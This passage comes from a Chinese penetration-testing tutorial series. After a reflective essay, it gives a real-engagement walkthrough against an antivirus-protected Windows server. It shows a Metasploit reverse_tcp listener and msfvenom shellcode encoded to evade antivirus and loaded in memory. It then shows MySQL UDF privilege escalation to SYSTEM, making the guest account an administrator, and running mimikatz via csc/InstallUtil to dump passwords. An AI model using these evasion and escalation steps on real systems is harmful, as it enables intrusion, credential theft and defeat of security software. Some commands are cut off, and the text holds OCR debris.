          接收数据包:2445 错误:0 丢弃:0 过载:0 帧数:0
          发送数据包:2445 错误:0 丢弃:0 过载:0 载波:0
          碰撞:0 发送队列长度:1000
          接收字节:235367 (235.3 KB)  发送字节:235367 (235.3 KB)
```

参考

https://thinkycx.me/2019-05-23-CVE-2019-5736-docker-escape-recurrence.html

https://www.4hou.com/vulnerable/16361.html

https://github.com/Frichetten/CVE-2019-5736-PoC/

渗透沉思录

渗透沉思录

本课时，是无相关技术介绍，但笔者认为本课便是整个系列的点睛，故此时选择主谈一课时“关于渗透的沉思”。


在谈"渗透的沉思"之前，先来解决几个问题。也是这几天邮件以及留言的主要问题之一。

- 刚入门应该学习那一块知识？/安全从业者工作多年感觉心累，知识更新太快，跟不上了，怎么办?
- 是不是应该选择并新学习一个大型渗透框架来做渗透?
- 某项目/某目标渗透没有任何思路了，怎么办?

1. 这三个问题应该是每一个安全从业者在不同的阶段一定会遇到的三个问题。同时笔者曾遇到过4四次瓶颈，也分别与以上大致相同，只是第四次迷茫瓶颈，会在未来的课时中更新。

1. 网络安全是一个特殊的行业，亦正亦邪。亦又一新兴行业，虽前景可期，但是大多数人都在"摸石头过河“虽前岸可期，却对河水深浅无所知。无论是入门还是工作多年都会遇到特别迷茫期，选择哪个方向，亦或者知识无心更新，网络安全应该选择一个可以“沉淀”下来的方向便是最好的方向，让多年的知识或者技能沉淀下来，形成知识化，体系化，与传递化。最简单的一个例子，笔者应该在2009年写过“针对一流信息拦截系统”的技巧与归纳，回过头看来，这个技术在今天还能用吗？甚至“一流拦截”这个软件都没了。但是能留下来至今依然有用的便是：知识化（对一流拦截的研究总结），体系化（对当时waf等的系统归纳），传递化（文章分享）。我把它简称渗透"三板斧"，更像是：学习，归纳，总结，分享的一个完整流程。并非知识太快，并非哪一安全方向领域就一定更有前景，而是这“三板斧”是否完整连接。

1. 渗透测试发展到如今，工具五彩缤纷，框架五颜六色，姿势日益骚奇。知识来源手段源源不断，一会推特，一会小密圈，眼花缭乱，应该怎么去看待？这里笔者先把这个问题放下来，不知大家看没看过《天龙八部》，也借此缅怀金庸先生，在天龙八部中，原著用一百万字在讲述一个非常悲剧的故事，想复仇的得不到复仇，想复国的得不到复国，想复婚的得不到复婚。虚竹呢？又是不忘初心，虽内功与美人竟得，但却再也回不去少林了。刚认父母，便生死相离。8个字概括整个著作便是人生八苦：生苦，老苦，病苦，死苦，怨憎会苦，爱别离苦，求不得苦，五阴炽盛苦。也正是Micro8系列的主旨8章标题，在扫地僧一集中是这样说道：



1. 同样渗透也一样，并不是强制个人追求工具，框架，姿势来强制推演表面的功力，正如鸠摩智一样，靠小无相功来驱动少林72绝技，最终走火入魔，人走向最后的迷茫。反观乔峰，主要就会那么几招，便震出扫地僧口吐少许鲜血。获取工具/框架/姿势等越多并非是一件好事，当没有自己的知识体系的时候，反而导致知识混乱，体系复杂。当遇上实战场景，不知用哪一招来制胜。混乱一通，权限丢失，踪迹露出。最终一场空。渗透的沉思非常重要，尤其是在后渗透阶段，需要有着一套非常完整周期计划，思考可能遇到的问题，或者通过已知的信息搜集，来推导可能面临的问题，这就是渗透的沉思。招式不在多，在于精，力道不在狠，在于寸。故本系列并非是仅仅msf教程，仅仅是认为它能让笔者融会贯通，在结合到其它需求，借力发力的去进一步渗透。说到融汇贯通，必须要提到“链”，安全是一个链安全，攻击引入链攻击，后门引入链后门。具体参考：高级持续渗透系列的连载，它不是在讲述一个后门，而是一个概念的引入。

2. 渗透的本质是信息搜集，每一次的项目如果碰到迷茫无解的时候，请继续搜集。而信息搜集的本质是渗透的沉思，与线索“链”的关联。每一次真实的攻击演练项目，最难得并非是入侵攻击，也并非是得到域控或最高权限。而是如何把渗透攻击演变成一次对己有利的一个过程。后渗透需要沉淀，而沉淀需要给渗透留下沉思的时间。用“沉思”来化解五彩缤纷的工具，五颜六色的框架，日益骚奇的姿势，当戾气化解时，便形成一套了自我知识体系。

3. 愿每一位读者能找到自己能融合贯通的“武功”，在结合吞噬其他“招式”，如行云流水，石便是器，枝便是剑。

项目回忆：体系的本质是知识点串联

项目回忆：体系的本质是知识点串联

> 一次普通的项目，做完后，却陈思很久，遂打算一气合成把整个流程记录下来，此篇再一次的叮嘱我：分享便是我最好的老师。———— Micropoor

---

拿shell过程略过。（由于文章在项目实施结束形成，故部分无图或本地补图）

目标机背景：

> windows 2008 r2 x64位 360主动+360卫士+360杀毒+waf，目标机仅支持aspx。运行OAWeb服务（.net+mssql），并且是内网中其他服务器的数据库服务器（mysql数据库，不支持php，无.net for mysql 驱动）

```
主机名:
OS 名称:          Microsoft Windows Server 2008 R2 Enterprise
OS 版本:          6.1.7601 Service Pack 1 Build 7601
OS 制造商:        Microsoft Corporation
OS 配置:          独立服务器
OS 构件类型:      Multiprocessor Free
注册的所有人:     Windows 用户
注册的组织:
产品 ID:
初始安装日期:     2018/5/8, 8:05:04
系统启动时间:     2018/11/17, 16:38:19
系统制造商:       OpenStack Foundation
系统型号:         OpenStack Nova
系统类型:         x64-based PC
处理器:           安装了 2 个处理器。
                  [01]: Intel64 Family 6 Model 79 Stepping 1 GenuineIntel ~1995 Mhz
                  [02]: Intel64 Family 6 Model 79 Stepping 1 GenuineIntel ~1995 Mhz
BIOS 版本:        SeaBIOS rel-1.10.2-0-g5f4c7b1-20180325_075310-build10b184b173b59, 2014/4/1
Windows 目录:     C:\Windows
系统目录:         C:\Windows\system32
启动设备:         \Device\HarddiskVolume1
系统区域设置:     zh-cn;中文(中国)
输入法区域设置:   zh-cn;中文(中国)
时区:             (UTC+08:00) 北京，重庆，香港特别行政区，乌鲁木齐
物理内存总量:     8,191 MB
可用的物理内存:   5,464 MB
虚拟内存: 最大值: 16,380 MB
虚拟内存: 可用:   13,626 MB
虚拟内存: 使用中: 2,754 MB
页面文件位置:     C:\pagefile.sys
域:               WORKGROUP
登录服务器:       暂缺
修补程序:         安装了 184 个修补程序。
                  [01]: KB981391
                  [02]: KB981392
                  [03]: KB977236
                  [04]: KB981111
                  [05]: KB977238
                  [06]: KB2849697
```

端口开放如下：

```
/c netstat -an |findstr "LISTENING"

  TCP    0.0.0.0:80              0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1883            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3306            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:5672            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:8009            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:8080            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:8161            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:33890           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:47001           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49152           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49153           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49154           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49155           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49157           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49158           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:61613           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:61614           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:61616           0.0.0.0:0              LISTENING
  TCP    127.0.0.1:8005          0.0.0.0:0              LISTENING
  TCP    127.0.0.1:32000         0.0.0.0:0              LISTENING
  TCP    127.0.0.1:32001         0.0.0.0:0              LISTENING
  TCP    192.168.208.2:139       0.0.0.0:0              LISTENING
```

需要解决的第一个问题：payload

由于目标机，安装某套装，payload一定是必须要解决的问题。当tasklist的时候，看到如下图几个进程的时候，第一反应就是需要做payload分离免杀。分离免杀主要分两大类，一类为第三方分离免杀，一类为自带安装分离免杀。文章中，采取了第三方分离免杀。

```
516    vm-agent.exe
516    vm-agent-daemon.exe
516    svchost.exe
516    KCSJService.exe
2080   csrss.exe
3872   360sd.exe
516    svchost.exe
516    dllhost.exe
516    svchost.exe
3480   mstsc.exe
516    msdtc.exe
516    taskhost.exe
2580   360tray.exe
944    dwm.exe
3388   explorer.exe
2024   w3wp.exe
3828   vm-tray.exe
2584   360rp.exe
516    ZhuDongFangYu.exe
```

本地补图（由于项目在实施后形成该文章，故本地靶机补图）

> 目前的反病毒安全软件，常见有三种，一种基于特征，一种基于行为，一种基于云查杀。云查杀的特点基本也可以概括为特征查杀。无论是哪种，都是特别针对PE头文件的查杀。尤其是当payload文件越大的时候，特征越容易查杀。

既然知道了目前的主流查杀方式，那么反制查杀，此篇采取特征与行为分离免杀。避免PE头文件，并且分离行为，与特征的综合免杀。适用于菜刀下等场景，也是我在基于windows下为了更稳定的一种常用手法。载入内存。

0x00:以msf为例：监听端口

```
msf >use exploit/multi/handler
shmsf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lport 8080
lport => 8080
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address
   LPORT     8080             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) > set lhost 192.168.1.5
lhost => 192.168.1.5
msf exploit(multi/handler) > exploit -z

[*] Started reverse TCP handler on 192.168.1.5:8080
```

0x001：这里的payload不采取生成pe文件，而采取shellcode方式，来借助第三方直接加载到内存中。避免行为：

> msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.1.5 lport=8080 -e x86/shikata_ga_nai -i 5 -f raw > test.c

```
root@John:/var/www/html# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.5 lport=8080 -e x86/shikata_ga_nai -i 5 -f raw > test.c
/usr/share/metasploit-framework/lib/msf/core/opt.rb:55: warning: constant OpenSSL::SSL::SSLContext::METHODS is deprecated
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai succeeded with size 395 (iteration=1)
x86/shikata_ga_nai succeeded with size 422 (iteration=2)
x86/shikata_ga_nai succeeded with size 449 (iteration=3)
x86/shikata_ga_nai succeeded with size 476 (iteration=4)
x86/shikata_ga_nai chosen with final size 476
Payload size: 476 bytes
```


0x002:既然是shellcode方式的payload，那么需要借助第三方来启动，加载到内存。执行shellcode，自己写也不是很难，这里我借用一个github一个开源：

```
https://github.com/clinicallyinane/shellcode_launcher/
```

- 作者的话：建议大家自己写shellcode执行盒，相关代码网上非常成熟。

```
C:\Users\Johnn\Desktop\shellcode_launcher-master>shellcode_launcher.exe -i test.
c
Starting up
Calling file now. Loaded binary at: 0x002b0000
```

> 生成的payload大小如下：476字节。



> 世界杀毒网：

One engine detected this file

SHA-256 48875edbffff3a393bc021682661bb4889e268c8525c5d85ff1326d50db32276
File name test.c
File size 476 B
Last analysis 2018-12-20 15:57:37 UTC

1 / 56

Detection Details Community

ClamAV	Win.Trojan.MSShellcode-6360729-0	Ad-Aware	Clean
AegisLab	Clean	AhnLab-V3	Clean
ALYac	Clean	Antiy-AVL	Clean
Arcabit	Clean	Avast	Clean
Avast Mobile Security	Clean	AVG	Clean
Avira	Clean	Babable	Clean
Baidu	Clean	BitDefender	Clean
Bkav	Clean	CAT-QuickHeal	Clean
CMC	Clean	Comodo	Clean
Cyren	Clean	DrWeb	Clean
Emsisoft	Clean	eScan	Clean
ESET-NOD32	Clean	F-Prot	Clean
F-Secure	Clean	Fortinet	Clean

上线成功。

```
[*] Started reverse TCP handler on 192.168.1.5:8080
[*] Sending stage (179779 bytes) to 192.168.1.6
[*] Sleeping before handling stage...
[*] Meterpreter session 1 opened (192.168.1.5:8080 -> 192.168.1.6:2875) at 2018-12-20 10:42:38 -0500
[*] Session 1 created in the background.
msf exploit(multi/handler) > 
```

而关于自带安装分离免杀，请参考我在公司Wiki上写的第六十九课时 payload分离免杀思路第二季

payload反弹到vps的msf上，我的权限仅仅如下。

```
c:\windows\system32\inetsrv>whoami
whoami
iis apppool\oa
```

需要解决的第二个问题：提权

参考主机背景图，184个补丁，以及某套装。遂放弃了exp提权。

原因1：需要更多的时间消耗在对反病毒软件对抗。

原因2：目标机补丁过多。需要消耗更多的时间

原因3：非常艰难的环境下，拿到了权限，不想因为某些exp导致蓝屏从而丢失权限。

开始翻阅目标机上的文件，以及搜集目标机的端口，服务，启动等一系列信息。发现目标机安装mysql，并与

下载目标机*..MYI，*.MYD，*.frm，加载于本地mysql。得到目标机root密码

1 结果　2 信息　3 表数据　4 信息

	Host	User	Password	Sel
☐	localhost	root	*	Y
☐	%	root	*	Y
*				N

而目标机没有相关脚本环境连接mysql，到这里，可以有2个方向针对该问题作出解决

一：转发目标机端口到本地，从而操作mysql。

二：在非交互式下，完成mysql udf的提权。

为了减少目标主机的流量探测，以及维护来之不易的session，故选择了第二种方案。非交互式下，mysql提权。

> 命令行下，调用mysql是需要在启动一个mysql窗口，从而继续执行，而session下没有这样的条件。但mysql的 -e参数 作为直接执行sql语句，从而不另启动窗口。而-e需要注意的事项，use database。

也就是所有参数需要mysql.xxxx

```
D:\              \mysql5\bin>mysql -uroot -p        -e "SELECT VERSION()"
mysql -uroot -plllll  -e "SELECT VERSION()"
VERSION()
5.1.49-community-log
```

> 如没有指定database，将会出现如下错误，而使用UNION，将不会有回显，一定出现问题，将会很难定位，故选择以mysql.x的方式指定。

```
D:\ mysql5\bin>mysql -uroot -p -e "create table a (cmd LONGBLOB);"
mysql -uroot -p 1 -e "create table a (cmd LONGBLOB);"
ERROR 1046 (3D000) at line 1: No database selected
```

大致流程如下：

```
mysql -uroot -pXXXXXX  -e "create table mysql.a (cmd LONGBLOB);"

mysql -uroot -pXXXXXX  -e "insert into mysql.a (cmd) values (hex(load_file('D:\x

mysql -uroot -pXXXXXX  -e "SELECT unhex(cmd) FROM mysql.a INTO DUMPFILE 'D:/XXXx

mysql -uroot -pXXXXXX  -e "CREATE FUNCTION shell RETURNS STRING SONAME 'uu.dll'"

mysql -uroot -pXXXXXX  -e "select shell('cmd','whoami');"
```

```
D:\EpointMobileDeploy\mysql5\bin>mysql -uroot -pl1111  -e "SELECT shell('Exec','whoami')"
mysql -uroot -pl1111  -e "SELECT shell('Exec','whoami')"
shell('Exec','whoami')
\n authority\\system
```

需要解决的第三个问题：登录服务器

> 在有套装的环境下，默认拦截cmd下加帐号，而目前又无法抓取系统登录明文。mimikatz被查杀。cmd下调用powershell被拦截。遂选择激活guest帐号，并提升到administrators组，来临时登录目标机。

```
D:\...\mysql5\bin>net user guest
net user guest
            Guest

          000 (___)
             No

          2018/12/25 4:29:05

            2018/12/25 4:29:05
             No
      No

         All

     All

            *Guests
             *None

D:\...\mysql5\bin>mysql -uroot -p... -e "SELECT shell('exec','net localgroup administrators guest /ad')"
mysql -uroot -p... -e "SELECT shell('exec','net localgroup administrators guest /ad')"
shell('exec','net localgroup administrators guest /ad')
\n
```

```
D:\...\mysql5\bin>net user guest
net user guest
                 Guest

          000 (___)
             No

          2018/12/25 4:29:05


             2018/12/25 4:29:05
               No
        No

             All

      All

             *Administrators       *Guests
              *None
```

socks代理登录目标机：



需要解决的第四个问题：抓取目标机明文密码

> 登录服务器后，目前依然不知道目标机的密码。这里有两种方向来解决该问题。

一：关闭我能关闭的套装，由于管理员没有注销登录。能关闭的有限。

二：分离免杀做mimikatz密码抓取

作者选择了第二种方案：

这里需要用到csc.exe，与InstallUtil.exe

关于两个文件默认安装位置：（注意x32，x64区别）

C:WindowsMicrosoft.NETFramework

C:WindowsMicrosoft.NETFramework64

C:WindowsMicrosoft.NETFramework

C:WindowsMicrosoft.NETFramework64

分别执行：

```
C:WindowsMicrosoft.NETFramework64v4.0.30319csc.exe /r:System.EnterpriseServices.
```

```
C:WindowsMicrosoft.NETFramework64v4.0.30319InstallUtil.exe /logfile= /LogToConsc
```

```
管理员: 命令提示符
This compiler is provided as part of the Microsoft (R) .NET Framework, but only
supports language versions up to C# 5, which is no longer the latest version. Fo
r compilers that support newer versions of the C# programming language, see http
://go.microsoft.com/fwlink/?LinkID=533240


C:\Windows\system32>cd C:\Users\guest\Desktop\

C:\Users\Guest\Desktop>C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe /
r:System.EnterpriseServices.dll /r:System.IO.Compression.dll /target:library /ou
t:m.exe /keyfile:C:\Users\guest\Desktop\installutil.snk /unsafe C:\Users\guest\D
esktop\mimi.cs
Microsoft (R) Visual C# Compiler version 4.7.3062.0
for C# 5
Copyright (C) Microsoft Corporation. All rights reserved.

This compiler is provided as part of the Microsoft (R) .NET Framework, but only
supports language versions up to C# 5, which is no longer the latest version. Fo
r compilers that support newer versions of the C# programming language, see http
://go.microsoft.com/fwlink/?LinkID=533240


C:\Users\Guest\Desktop>C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUt
il.exe /logfile= /LogToConsole=false /U C:\Users\guest\Desktop\m.exe
```

```
mimikatz 2.0 alpha x64 (oe.eo)
        version  -  Display some version informations
             cd  -  Change or display current directory
       markruss  -  Mark about PtH

mimikatz(commandline) # C:\Users\guest\Desktop\m.exe
ERROR mimikatz_doLocal : "C:\Users\guest\Desktop\m.exe" command of "standard" mo
dule not found !

Module :        standard
Full name :     Standard module
Description :   Basic commands (does not require module name)


           exit  -  Quit mimikatz
            cls  -  Clear screen (doesn't work with redirections, like PsExec)
         answer  -  Answer to the Ultimate Question of Life, the Universe, and
Everything
         coffee  -  Please, make me a coffee!
          sleep  -  Sleep an amount of milliseconds
            log  -  Log mimikatz input/output to file
         base64  -  Switch file output/base64 output
        version  -  Display some version informations
             cd  -  Change or display current directory
       markruss  -  Mark about PtH

mimikatz #
```

派生出的第五个问题：横向渗透

> 关于第五个问题，本意并不是该篇幅所要讲述的，后续是搜集目标机的mssql，mysql，rdp密码。搜集所在内网的拓扑，来辅助本次的横向扩展。便完成了本次的项目。

如需具体，请参考我在Wiki上的系列教程78，79，12，13，71课时。



后者的话：

> 本次的整个流程，并没有遇到太多的问题，仅仅是把几个知识点的串联起来，形成的一个完整的渗透。也许你了解知识点1，也了解知识点2，还了解知识点3等等。但是一次完整的项目是离不开每一个知识点的串联与灵活运用。这应该是每一个信息安全从业人员值得思考的问题。

在每次分享的同时，深深发现，原来分享，才是我最好的老师。


Frida在APP远程加解密中的应用

简介

